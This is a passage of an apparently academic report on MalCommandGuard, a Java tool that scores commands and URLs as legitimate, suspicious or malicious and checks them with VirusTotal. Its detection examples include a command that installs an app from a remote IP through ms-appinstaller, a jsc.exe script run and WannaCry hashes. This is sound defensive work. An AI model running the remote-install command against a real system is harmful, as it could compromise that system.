
createSHA256Hash(): Implements MessageDigest SHA-256 hashing algorithm

Hash Generation: Creates hexadecimal string representation for VirusTotal lookup

This approach strengthens detection by leveraging **global threat intelligence**, complementing the local Excel database.

3.2.3 Behavioral Pattern Analysis

Behavior-based detection in MalCommandGuard focuses on identifying anomalous patterns and sequences that may indicate malicious intent.



```
public DetailedAnalysisResult analyzeCommandDetailed(String command) {
    if (command == null || command.trim().isEmpty()) {
        return new DetailedAnalysisResult(label: "legitimate", score: 0.0, response: "Empty command",
                                          lolbin:"none", content: "none", frequency:"none", source:"none", network: "none", behavioural: "none", history: "none");
    }

    // Input sanitization
    command = sanitizeInput(input: command);
    String normalized = command.toLowerCase().trim();

    // 1. Check exact database match
    DetailedCommandEntry exact = commandDatabase.get(key:normalized);
    if (exact != null) {
        return new DetailedAnalysisResult(label: exact.getLabel(), score: exact.getScore(), response: exact.getResponse(),
                                          lolbin:exact.getLolbin(), content: exact.getContent(), frequency:exact.getFrequency(),
                                          source:exact.getSource(), network: exact.getNetwork(), behavioural: exact.getBehavioural(), history: exact.getHistory());
    }

    // 2. Check partial database matches
    for (Map.Entry<String, DetailedCommandEntry> entry : commandDatabase.entrySet()) {
        String dbCommand = entry.getKey();
        if (normalized.contains(s: dbCommand) || dbCommand.contains(s: normalized)) {
            DetailedCommandEntry match = entry.getValue();
            return new DetailedAnalysisResult(label: match.getLabel(), score: match.getScore(),
                                              "Partial match: " + match.getResponse(),
                                              lolbin:match.getLolbin(), content: match.getContent(), frequency:match.getFrequency(),
                                              source:match.getSource(), network: match.getNetwork(), behavioural: match.getBehavioural(), history: match.getHistory());
        }
    }

    // 3. Apply enhanced detection rules
    for (DetectionRule rule : rules) {
        if (rule.matches(input: normalized)) {
            return new DetailedAnalysisResult(label: rule.getClassification(), score: rule.getScore(), response: rule.getDescription(),
```

Figure 22: analyzeCommandDetailed()

Method: analyzeCommandDetailed() The main analysis method implements a weighted scoring algorithm.

The **DetailedAnalysisResult** class encapsulates the analysis outcome with behavioral factors.

```
public DetailedAnalysisResult(String label, double score, String response, String lolbin,
                              String content, String frequency, String source, String network,
                              String behavioural, String history) {
    this.label = label;
    this.score = score;
    this.response = response;
    this.lolbin = lolbin;
    this.content = content;
    this.frequency = frequency;
    this.source = source;
    this.network = network;
    this.behavioural = behavioural;
    this.history = history;
}
```

Figure 23: DetailedAnalysisResult class

A **behavior-based risk scoring algorithm** that evaluates multiple factors:

Parameter	**Description**	**Weight**
Lolbin Score	Flags use of living-off-the-land binaries	0.05
Content Score	Detects obfuscated strings or suspicious content patterns	0.40

Frequency Score	Checks repeated execution of suspicious commands	0.20
Source Score	Evaluates file origin (local vs. remote)	0.10
Network Score	Identifies network-based activity (e.g., external downloads)	0.10
Behavioral Score	Analyzes runtime behavior or spawning of child processes	0.10
History Score	Compares against the user's previous command history	0.05

The combined weighted score generates the **Overall Risk Score**, and each command is classified as one of the following:

- **Malicious (0.7-1.0):** Matches known patterns or has a very high risk score with confirmed VirusTotal hits.
- **Suspicious (0.4-0.69):** Shows abnormal behavior or medium risk that requires further admin review.
- **Legitimate (0.0-0.39):** Classified as safe and routine activity.

3.3 Detection Results & Alert Types

3.3.1 Command Analysis Examples

Legitimate Command Analysis

Console Output




Figure 24: Legitimate Command Console Output

GUI Popout Alert




Figure 25: Legitimate Command GUI Popout Alert

Suspicious Command Analysis

Console Output

```
[WARNING] DETAILED ANALYSIS RESULT
================================================================================
Command/URL: jsc.exe scriptfile.js
Classification: SUSPICIOUS
Risk Score: 0.4500/1.0

DETAILED BREAKDOWN:
----------------------------------------
Response: Execute a JScript or JavaScript file, which could potentially be used to run malicious code or scripts on a Windows machine.
Lolbin Score (0.05): jsc.exe
Content Score (0.4): scriptfile.js
Frequency Score (0.2): none
Source Score (0.1): none
Network Score (0.1): none
Behavioural Score (0.1): none
History Score (0.05): none

Jul 31, 2025 12:49:46 AM malcommandguard.MalCommandGuard displayDetailedResult
INFO: DETAILED_ANALYSIS | User: admin | Command: jsc.exe scriptfile.js | Classification: suspicious | DisplayedAs: SUSPICIOUS | Score: 0.4500 | Lolbin: jsc.exe | Content: scriptfile.js | Frequency: none | Source: none | Network: |
Timestamp: Thu Jul 31 00:49:46 MYT 2025
Analyzed by: admin
================================================================================

!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!
WARNING - SUSPICIOUS ACTIVITY DETECTED
!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!
CAUTION: This command requires investigation!
RECOMMENDATION: Manual review recommended before execution
Risk Score: 0.4500
!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!

[SUCCESS] Analysis complete. Detailed results logged to malcommandguard.log
```

Figure 26: Suspicious Command Console Output

GUI Popout Alert




Figure 27: Suspicious Command GUI Popout Alert

Malicious Command Analysis

Console Output

```
================================================================================
[CRITICAL THREAT] DETAILED ANALYSIS RESULT
================================================================================
Command/URL: start ms-appinstaller://?source=https://11.101.10.10/raw/tdyShwLw
Classification: MALICIOUS
Risk Score: 0.7500/1.0

DETAILED BREAKDOWN:
----------------------------------------
Response: This command could be used to initiate the installation of a potentially malicious application from a remote server, which could then be used to gain unauthorized access or steal sensitive information from the compromis
Lolbin Score (0.05): ms-appinstaller
Content Score (0.4): https://11.101.10.10/raw/tdyShwLw
Frequency Score (0.2): none
Source Score (0.1): source=https://11.101.10.10/raw/tdyShwLw
Network Score (0.1): 11.101.10.10
Behavioural Score (0.1): start
History Score (0.05): none

Timestamp: Thu Jul 31 00:51:22 MYT 2025
Analyzed by: admin
================================================================================

!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!
CRITICAL SECURITY ALERT - MALICIOUS COMMAND DETECTED
!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!
DANGER: This command is classified as MALICIOUS!
ACTION: DO NOT EXECUTE - Report to security team immediately!
Risk Score: 0.7500
!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!

[SUCCESS] Analysis complete. Detailed results logged to malcommandguard.log
```

Figure 28: Malicious Command Console Output

GUI Popout Alert




Figure 29: Malicious Command GUI Popout Alert

3.3.2 URL Analysis Examples

Legitimate URL Analysis

Console Output




Figure 30: Legitimate URL Console Output

GUI Popout Alert




Figure 31: Legitimate URL GUI Popout Alert

Suspicious URL Analysis

Console Output

```
================================================================================
[WARNING] DETAILED ANALYSIS RESULT
================================================================================
Command/URL: http://bit.ly/suspicious-link
Classification: SUSPICIOUS
Risk Score: 0.5500/1.0

DETAILED BREAKDOWN:
----------------------------------------
Response: URL shortener
Lolbin Score (0.05): rule-based
Content Score (0.4): pattern match
Frequency Score (0.2): analysis
Source Score (0.1): command
Network Score (0.1): detected
Behavioural Score (0.1): behavioral
History Score (0.05): none

Timestamp: Thu Jul 31 00:53:52 MYT 2025
Analyzed by: admin
================================================================================

!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!
WARNING - SUSPICIOUS ACTIVITY DETECTED
!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!
CAUTION: This command requires investigation!
RECOMMENDATION: Manual review recommended before execution
Risk Score: 0.5500
!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!
Jul 31, 2025 12:53:52 AM malcommandguard.MalCommandGuard displayDetailedResult
INFO: DETAILED_ANALYSIS | User: admin | Command: http://bit.ly/suspicious-link | Classification: suspicious | DisplayedAs: SUSPICIOUS | Score: 0.5500 | Lolbin: rule-based | Content: pattern match | Frequency: analysis | Sour

[SUCCESS] Analysis complete. Detailed results logged to malcommandguard.log
```

Figure 32: Suspicious URL Console Output

GUI Popout Alert




Figure 33: Suspicious URL GUI Popout Alert

Malicious URL Analysis

Console Output

```
================================================================================
[CRITICAL THREAT] DETAILED ANALYSIS RESULT
================================================================================
Command/URL: http://www.eicar.org/download/eicar.com.txt
Classification: MALICIOUS
Risk Score: 0.8500/1.0

DETAILED BREAKDOWN:
----------------------------------------
Response: EICAR test file domain
Lolbin Score (0.05): rule-based
Content Score (0.4): pattern match
Frequency Score (0.2): analysis
Source Score (0.1): command
Network Score (0.1): detected
Behavioural Score (0.1): behavioral
History Score (0.05): none

Timestamp: Thu Jul 31 00:54:54 MYT 2025
Analyzed by: admin
================================================================================

!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!
CRITICAL SECURITY ALERT - MALICIOUS COMMAND DETECTED
!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!
DANGER: This command is classified as MALICIOUS!
ACTION: DO NOT EXECUTE - Report to security team immediately!
Jul 31, 2025 12:54:54 AM malcommandguard.MalCommandGuard displayDetailedResult
INFO: DETAILED_ANALYSIS | User: admin | Command: http://www.eicar.org/download/eicar.com.txt | Classification: malicious | DisplayedAs: MALICIOUS | Score: 0.8500 | Lolbin: rule-based | Content: pattern match | Frequency: analysis
Risk Score: 0.8500
!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!

[SUCCESS] Analysis complete. Detailed results logged to malcommandguard.log
```

Figure 34: Malicious URL Console Output

GUI Popout Alert




Figure 35: Malicious URL GUI Popout Alert

3.3.3 Logging System

All analysis results are automatically logged for audit and investigation purposes in malcommandguard.log:

Figure 36: Logging System Alert

3.4 VirusTotal Detection Result

The **VirusTotal API** provides external threat intelligence to verify detections:




Figure 37: VirusTotal Analysis Menu

3.4.1 URL Analysis:

Suspicious URLs are checked in real time against VirusTotal's global databases.

Figure 38: Suspicious URLs are checked

- Submits suspicious URLs to VirusTotal
- Retrieves reputation scores and threat assessments
- Provides detailed scan results

3.4.2 File Hash Analysis:

- Supports MD5, SHA1, and SHA256 hash formats
- Queries global malware database

Example with WannaCry hash analysis:

*MD5:*db349b97c37d22f5ea1d1841e3c89eb4

*SHA1:*e889544aff85ffaf8b0d0da705105dee7c97fe26

*SHA256:*24d004a104d4d54034dbcffc2a4b19a11f39008a575aa614ea04703480b1022c

MD5

```
------------------------------------------------------------
Select option: 7

=== VirusTotal Analysis ===
1. Analyze URL
2. Analyze File Hash
3. Analyze Command/String
4. Back to Main Menu
Select analysis type: 2
Enter file hash (MD5, SHA1, or SHA256): db349b97c37d22f5ea1d1841e3c89eb4

=== File Analysis Report ===
File: db349b97c37d22f5ea1d1841e3c89eb4
Scan Date: 2025-07-21 11:50:42
Positives: 69
Total Scans: 71
WARNING: This file is flagged as malicious!
Permalink: https://www.virustotal.com/gui/file/24d004a104d4d54034dbcffc2a4b19a11f39008a575aa614ea04703480b1022c/detection/f-24d004a104d4d54034dbcffc2a4b19a11f39008a575aa614ea04703480b1022c-1753098642
```

Figure 39: MD5 Hash Analysis

SHA1

```
7. VirusTotal Analysis
------------------------------------------------------------
Select option: 7

=== VirusTotal Analysis ===
1. Analyze URL
2. Analyze File Hash
3. Analyze Command/String
4. Back to Main Menu
Select analysis type: 2
Enter file hash (MD5, SHA1, or SHA256): e889544aff85ffaf8b0d0da705105dee7c97fe26

=== File Analysis Report ===
File: e889544aff85ffaf8b0d0da705105dee7c97fe26
Scan Date: 2025-07-21 11:50:42
Positives: 69
Total Scans: 71
WARNING: This file is flagged as malicious!
Permalink: https://www.virustotal.com/gui/file/24d004a104d4d54034dbcffc2a4b19a11f39008a575aa614ea04703480b1022c/detection/f-24d004a104d4d54034dbcffc2a4b19a11f39008a575aa614ea04703480b1022c-1753098642
```

Figure 40: SHA1 Hash Analysis

SHA256

```
7. VirusTotal Analysis
------------------------------------------------------------
Select option: 7

=== VirusTotal Analysis ===
1. Analyze URL
2. Analyze File Hash
3. Analyze Command/String
4. Back to Main Menu
Select analysis type: 2
Enter file hash (MD5, SHA1, or SHA256): 24d004a104d4d54034dbcffc2a4b19a11f39008a575aa614ea04703480b1022c

=== File Analysis Report ===
File: 24d004a104d4d54034dbcffc2a4b19a11f39008a575aa614ea04703480b1022c
Scan Date: 2025-07-21 11:50:42
Positives: 69
Total Scans: 71
WARNING: This file is flagged as malicious!
Permalink: https://www.virustotal.com/gui/file/24d004a104d4d54034dbcffc2a4b19a11f39008a575aa614ea04703480b1022c/detection/f-24d004a104d4d54034dbcffc2a4b19a11f39008a575aa614ea04703480b1022c-1753098642
```

Figure 41: SHA256 Hash Analysis

The file hash analysis result returns the total positive detection out of total scans according to the VirusTotal signature-based detection. When the result returns malicious, it will include a VirusTotal permalink to view detailed results in a browser.

By clicking the link given, user is able to link to the VirusTotal page to find further analysis of this file hash.




Figure 42: Detailed VirusTotal Report

3.4.3 Command/String Analysis:

VirusTotal Command Analysis works by turning the command enter into a SHA-256 hash, because that's the only format VirusTotal accepts for checking commands. But VirusTotal mostly has records of safe and commonly used commands, not the harmful or rare ones. So if you enter a suspicious or unusual command, it might come back with no result at all, even if

it's actually dangerous. This creates a blind spot when trying to detect malicious commands. Below is the example of legitimate command analysis:

```
------------------------------------------------------------
Select option: 7

=== VirusTotal Analysis ===
1. Analyze URL
